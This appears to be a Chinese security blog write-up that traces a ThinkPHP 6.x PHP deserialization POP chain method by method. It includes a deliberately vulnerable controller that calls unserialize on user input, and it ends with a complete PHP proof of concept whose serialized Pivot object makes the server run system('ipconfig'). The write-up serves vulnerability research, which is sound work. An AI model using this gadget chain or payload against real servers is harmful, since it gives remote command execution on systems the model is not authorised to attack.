ThinkPHP 6.x反序列化POP链（一）

原创 Tomsawyer 宽字节安全 今天

环境准备

安装ThinkPHP 6.0

```
composer create-project topthink/think=6.0.x-dev v6.0
```

修改**application/index/controller/Index.php Index**类的代码

```
class Index
{
   public function index()
  {
      $payload = unserialize(base64_decode($_GET['payload']));
      return 'ThinkPHP V6.x';
  }
}
```

开启ThinkPHP6调试

将根目录.example.env更改为.env，文件中添加：`APP_DEBUG = true`

利用链


```
think\Model --> __destruct()
think\Model --> save()
think\Model --> updateData()
think\Model --> checkAllowFields()
think\Model --> db()
--------此处以下同tp 5.2后半部分利用链--------
think\model\concern\Conversion --> __toString()
think\model\concern\Conversion --> __toJson()
think\model\concern\Conversion --> __toArray()
think\model\concern\Attribute --> getAttr()
think\model\concern\Attribute --> getValue()
```

POP链分析复现

__destruct()

首先寻找可利用的**__destruct()**

在**vendor/topthink/think-orm/src/Model.php**中找到



lazySave可控，构造lazySave为true，进入save()函数

save()

```php
public function save(array $data = [], string $sequence = null): bool
{
    // 数据对象赋值
    $this->setAttrs($data);

    if ($this->isEmpty() || false === $this->trigger( event: 'BeforeWrite')) {
        return false;
    }

    $result = $this->exists ? $this->updateData() : $this->insertData($sequence);

    if (false === $result) {
        return false;
    }
```


updateData()

此处先行提示一下，我们下一步需要利用**updateData()**方法，所以此处需要构造条件触发

- **$this->isEmpty() == false**

  查看**$this->isEmpty()**代码

```php
public function isEmpty(): bool
{
    return empty($this->data);
}
```


  使其返回false需要满足`$this->data != null`

- **$this->trigger('BeforeWrite') === true**

  在**vendor/topthink/think-orm/src/model/concern/ModelEvent.php**中查看**trigger**方法

```php
protected function trigger(string $event): bool
{
    if (!$this->withEvent) {
        return true;
    }
```


使其返回true需要满足`$this->withEvent === false`

- **$this->exists == true**


满足条件后进入 **updateData()**方法，此处只截取利用到的代码

```php
protected function updateData(): bool
{
    // 事件回调
    if (false === $this->trigger( event: 'BeforeUpdate')) {
        return false;
    }

    $this->checkData();

    // 获取有更新的数据
    $data = $this->getChangedData();

    if (empty($data)) {
        // 关联更新
        if (!empty($this->relationWrite)) {
            $this->autoRelationUpdate();
        }

        return true;
    }

    if ($this->autoWriteTimestamp && $this->updateTime && !isset($data[$this->updateTime])) {
        // 自动写入更新时间
        $data[$this->updateTime]       = $this->autoWriteTimestamp($this->updateTime);
        $this->data[$this->updateTime] = $data[$this->updateTime];
    }

    // 检查允许字段
    $allowFields = $this->checkAllowFields();
```

此处我们要用到 **checkAllowFields()**，所以需要保证在此之前不会return退出这个方法


- $this->trigger('BeforeUpdate') == true
- empty($data) == true
- $data != null

  $data值来源于getChangedData()，我们在 **vendor/topthink/think-orm/src/model/concern/Attribute.php** 中找到此方法



  出于构造POP链考虑，我们应使$this->force == true，使其直接返回$data，避免返回其他数值或内容影响构造

checkAllowFields()




此函数中我们需要触发 **db()** 方法，即需要满足以下条件

- $field = []

- $schema = []

db()


$this->connection可控，赋值为”mysql”；name()方法参数完全可控，字符串拼接，触发__toString()




后面POP链与ThinkPHP5.2相同，需要注意的是，Model为抽象类，不能实例化，我们需要他的子类，和thinkPHP5.2一样我们还是使用Pivot来构造。

__toString()

我们选择 **vendor/topthink/think-orm/src/model/concern/Conversion.php** 来触发 `__toString()`




跟进 `toJson()`



跟进 `toArray()`

toArray()

我们只截取关键代码进行分析




此处我们需要触发 `getAttr()` 方法，我们分析触发条件

- $this->hidden[$key] == null， `$this->hidden` 可控
- $hasVisible == false ， `$hasVisible` 默认为false，

注意两个 `getAttr()` 只能使用第175行的，原因见图

getAttr()

跟进`getAttr()`



`$key`会传入 `getData()` 方法，跟进 `getData()`

```
186     protected function getRealFieldName(string $name): string
187     {
188         return $this->strict ? $name : Str::snake($name);
189     }
```


跟进 `getRealFieldName()`

```
271     public function getData(string $name = null)
272     {
273         if (is_null($name)) {
274             return $this->data;
275         }
276
277         $fieldName = $this->getRealFieldName($name);
278
279         if (array_key_exists($fieldName, $this->data)) {
280             return $this->data[$fieldName];
281         } elseif (array_key_exists($fieldName, $this->relation)) {
282             return $this->relation[$fieldName];
283         }
284
285         throw new InvalidArgumentException( message:'property not exists:' . static::cla
286     }
```


当 `$this->strict == True` 时，直接返回 `$name`


返回 `getData()` ，经由上面分析可以得出，通过构造可使 `$fieldName = $key` ，之后进入if判断逻辑

```
if (array_key_exists($fieldName, $this->data)) {
    return $this->data[$fieldName];
```


此处if条件满足，返回 `$fieldName` 给 `getAttr()` 中的 `$valur`

调用的函数getValue()，参数中 `$name` 是 `$this->withAttr`的键名， `$value` 是命令

getValue()



$this->withAttr[$key]作为函数名动态执行， $value作为参数

如果命令是ipconfig，那么最终执行的就是 system("ipconfig", ["test"=>"ipconfig"])

对于函数system() 的用法，参见php手册https://www.php.net/manual/zh/function.system.php

说明

```
system ( string $command [, int &$return_var ] ) : string
```

同 C 版本的 **system()** 函数一样， 本函数执行 **command** 参数所指定的命令， 并且输出执行结果。

如果 PHP 运行在服务器模块中， **system()** 函数还会尝试在每行输出完毕之后， 自动刷新 web 服务器的输出缓存。

如果要获取一个命令未经任何处理的 原始输出， 请使用 passthru() 函数。

参数

command
要执行的命令。

return_var
如果提供 **return_var** 参数， 则外部命令执行后的返回状态将会被设置到此变量中。

POC

```php
<?php
namespace think;
use think\model\Pivot;
abstract class Model{
private $lazySave = false;# save()
private $exists = false;# updateData()
protected $connection;
protected $name;# __toString() Conversion.php =>Pivot
private $withAttr = [];# assert
protected $hidden = [];
private $data = [];
protected $withEvent = false;
private $force = false;
protected $field = [];
protected $schema = [];

function __construct(){
$this->lazySave = true;
$this->exists = true;
$this->withEvent = false;
$this->force = true;
$this->connection = "mysql";
$this->withAttr = ["test"=>"system"];
$this->data = ["test"=>"ipconfig"];
$this->hidden = ["test"=>"123"];

$this->field = [];
$this->schema = [];
}
}
namespace think\model;
```

```php
use think\Model;
# Model 是一个抽象类，我们找到它的继承类，此处选取的是 Pivot 类
class Pivot extends Model{
function __construct($obj=""){
parent::__construct();
$this->name = $obj;# $this->name放子类构造方法中赋值，直接放基类属性中初始化不成功
}
}
$a=new Pivot();
echo base64_encode(serialize(new Pivot($a)));
```

/